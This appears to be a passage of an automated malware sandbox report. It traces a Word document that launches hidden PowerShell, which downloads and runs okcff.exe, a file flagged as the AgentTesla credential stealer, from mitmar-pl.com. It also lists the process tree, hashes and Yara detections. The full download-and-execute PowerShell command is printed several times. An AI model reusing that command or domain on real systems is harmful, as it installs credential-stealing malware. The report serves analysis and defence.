Jan 14, 2022 10:23:23.479233027 CET	408	OUT	GET /okcff.exe HTTP/1.1 Host: mitmar-pl.com Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	37.0.9.166	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:23:27.105874062 CET	612	OUT	GET /Crkrqrd.jpeg HTTP/1.1 Host: mitmar-pl.com Connection: Keep-Alive

## Code Manipulations

## Statistics

## Behavior

 Click to jump to process

## System Behavior

Analysis Process: WINWORD.EXE PID: 2724 Parent PID: 596

## General

Start time:	10:22:23
Start date:	14/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f6b0000
File size:	1423704 bytes

MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

### File Activities

Show Windows behavior

File Created

File Deleted

File Read

### Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

## Analysis Process: powershell.exe PID: 2904 Parent PID: 2724

### General

Start time:	10:22:27
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('http://mitmar-pl.com/okcff.exe','C:\Users\user\AppData\Roaming\okcff.exe');Start-Process 'C:\Users\user\AppData\Roaming\okcff.exe'
Imagebase:	0x13f9e0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"> <li>Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000003.00000002.436663453.0000000000380000.00000004.00000020.sdmp, Author: Florian Roth</li> </ul>
Reputation:	high

### File Activities

Show Windows behavior

File Created

File Written

File Read

### Registry Activities

Show Windows behavior

## Analysis Process: powershell.exe PID: 1308 Parent PID: 2724

### General

Start time:	10:22:29
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('http://mitmar-pl.com/okcff.exe','C:\Users\user\AppData\Roaming\okcff.exe');Start-Process 'C:\Users\user\AppData\Roaming\okcff.exe'
Imagebase:	0x13f9e0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"> <li>Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: 00000005.00000002.438152998.00000000003A0000.00000004.00000020.sdmp, Author: Florian Roth</li> </ul>
Reputation:	high

### File Activities

Show Windows behavior

#### File Read

### Analysis Process: powershell.exe PID: 292 Parent PID: 2724

#### General

Start time:	10:22:29
Start date:	14/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('http://mitmar-pl.com/okcff.exe','C:\Users\user\AppData\Roaming\okcff.exe');Start-Process 'C:\Users\user\AppData\Roaming\okcff.exe'
Imagebase:	0x13f9e0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

### File Activities

Show Windows behavior

#### File Written

#### File Read

### Analysis Process: okcff.exe PID: 2656 Parent PID: 292

#### General

Start time:	10:22:34
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Roaming\okcff.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\okcff.exe"
Imagebase:	0x9f0000
File size:	194560 bytes
MD5 hash:	E9416A322E9A796D45588BC4FB04CD45

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	<ul style="list-style-type: none"> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.623598488.00000000034DF000.0000004.0000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.623598488.00000000034DF000.0000004.0000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.623303719.00000000032D3000.0000004.0000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.623303719.00000000032D3000.0000004.0000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000009.00000002.623662053.000000000356F000.0000004.0000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000009.00000002.621443805.00000000023AD000.0000004.0000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.621777237.0000000002543000.0000004.0000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.621777237.0000000002543000.0000004.0000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.623703216.0000000003587000.0000004.0000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.623703216.0000000003587000.0000004.0000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000009.00000002.623703216.0000000003587000.0000004.0000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000009.00000002.621327809.00000000022E7000.0000004.0000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000009.00000002.621033509.0000000001E30000.0000004.00020000.sdmp, Author: Joe Security</li> </ul>
Antivirus matches:	<ul style="list-style-type: none"> <li>Detection: 100%, Joe Sandbox ML</li> </ul>
Reputation:	low

### File Activities

Show Windows behavior

#### File Read

#### Registry Activities

Show Windows behavior

#### Key Created

#### Key Value Created

### Analysis Process: cmd.exe PID: 2028 Parent PID: 2656

#### General

Start time:	10:22:37
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a190000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

### File Activities

Show Windows behavior

## Analysis Process: timeout.exe PID: 1972 Parent PID: 2028

### General

Start time:	10:22:37
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0x9f0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

## Analysis Process: cmd.exe PID: 2104 Parent PID: 2656

### General

Start time:	10:22:41
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a6d0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

### File Activities

Show Windows behavior

## Analysis Process: timeout.exe PID: 2060 Parent PID: 2104

### General

Start time:	10:22:42
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0x2e0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	moderate
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### Analysis Process: cmd.exe PID: 1864 Parent PID: 2656

#### General

Start time:	10:22:44
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a270000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

#### File Activities

Show Windows behavior

### Analysis Process: timeout.exe PID: 2100 Parent PID: 1864

#### General

Start time:	10:22:45
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0x6e0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### Analysis Process: cmd.exe PID: 1892 Parent PID: 2656

#### General

Start time:	10:22:47
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a030000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

#### File Activities

Show Windows behavior

### Analysis Process: verclsid.exe PID: 2432 Parent PID: 2724

## General

Start time:	10:22:48
Start date:	14/01/2022
Path:	C:\Windows\System32\verclsid.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\verclsid.exe" /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5
Imagebase:	0xff0a0000
File size:	11776 bytes
MD5 hash:	3796AE13F680D9239210513EDA590E86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

## Analysis Process: timeout.exe PID: 2780 Parent PID: 1892

## General

Start time:	10:22:48
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0xf0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

## Analysis Process: notepad.exe PID: 2652 Parent PID: 2724

## General

Start time:	10:22:50
Start date:	14/01/2022
Path:	C:\Windows\System32\notepad.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\NOTEPAD.EXE" "C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp.ScT
Imagebase:	0xff910000
File size:	193536 bytes
MD5 hash:	B32189BDFF6E577A92BAA61AD49264E6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

## Analysis Process: cmd.exe PID: 2712 Parent PID: 2656

## General

Start time:	10:22:51
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a7b0000
File size:	302592 bytes

MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### Analysis Process: timeout.exe PID: 2228 Parent PID: 2712

#### General

Start time:	10:22:52
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0x6b0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### Analysis Process: cmd.exe PID: 448 Parent PID: 2656

#### General

Start time:	10:22:54
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a2a0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### Analysis Process: timeout.exe PID: 2632 Parent PID: 448

#### General

Start time:	10:22:55
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0x4e0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### Analysis Process: cmd.exe PID: 2792 Parent PID: 2656

**General**

Start time:	10:22:59
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4ac50000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

**Analysis Process: timeout.exe PID: 1188 Parent PID: 2792****General**

Start time:	10:23:00
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0xae0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

**Analysis Process: cmd.exe PID: 836 Parent PID: 2656****General**

Start time:	10:23:04
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0xa970000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

**Analysis Process: timeout.exe PID: 1308 Parent PID: 836****General**

Start time:	10:23:05
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0xe80000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### Analysis Process: cmd.exe PID: 2424 Parent PID: 2656

#### General

Start time:	10:23:09
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 2
Imagebase:	0x4a700000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### Analysis Process: timeout.exe PID: 1204 Parent PID: 2424

#### General

Start time:	10:23:10
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 2
Imagebase:	0x4f0000
File size:	27136 bytes
MD5 hash:	419A5EF8D76693048E4D6F79A5C875AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### Analysis Process: okcff.exe PID: 2176 Parent PID: 2656

#### General

Start time:	10:23:54
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Roaming\okcff.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\okcff.exe
Imagebase:	0x9f0000
File size:	194560 bytes
MD5 hash:	E9416A322E9A796D45588BC4FB04CD45
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:

- Rule: JoeSecurity\_AgentTesla\_1, Description: Yara detected AgentTesla, Source: 00000029.00000002.699544517.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AgentTesla\_2, Description: Yara detected AgentTesla, Source: 00000029.00000002.699544517.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AgentTesla\_1, Description: Yara detected AgentTesla, Source: 00000029.00000000.616337144.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AgentTesla\_2, Description: Yara detected AgentTesla, Source: 00000029.00000000.616337144.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AgentTesla\_1, Description: Yara detected AgentTesla, Source: 00000029.00000000.618395445.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AgentTesla\_2, Description: Yara detected AgentTesla, Source: 00000029.00000000.618395445.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AgentTesla\_1, Description: Yara detected AgentTesla, Source: 00000029.00000000.617550638.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AgentTesla\_2, Description: Yara detected AgentTesla, Source: 00000029.00000000.617550638.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000029.00000002.700177359.000000000022A1000.0000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AgentTesla\_1, Description: Yara detected AgentTesla, Source: 00000029.00000000.615331968.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity\_AgentTesla\_2, Description: Yara detected AgentTesla, Source: 00000029.00000000.615331968.0000000000402000.00000040.00000001.sdmp, Author: Joe Security

## Disassembly

## Code Analysis

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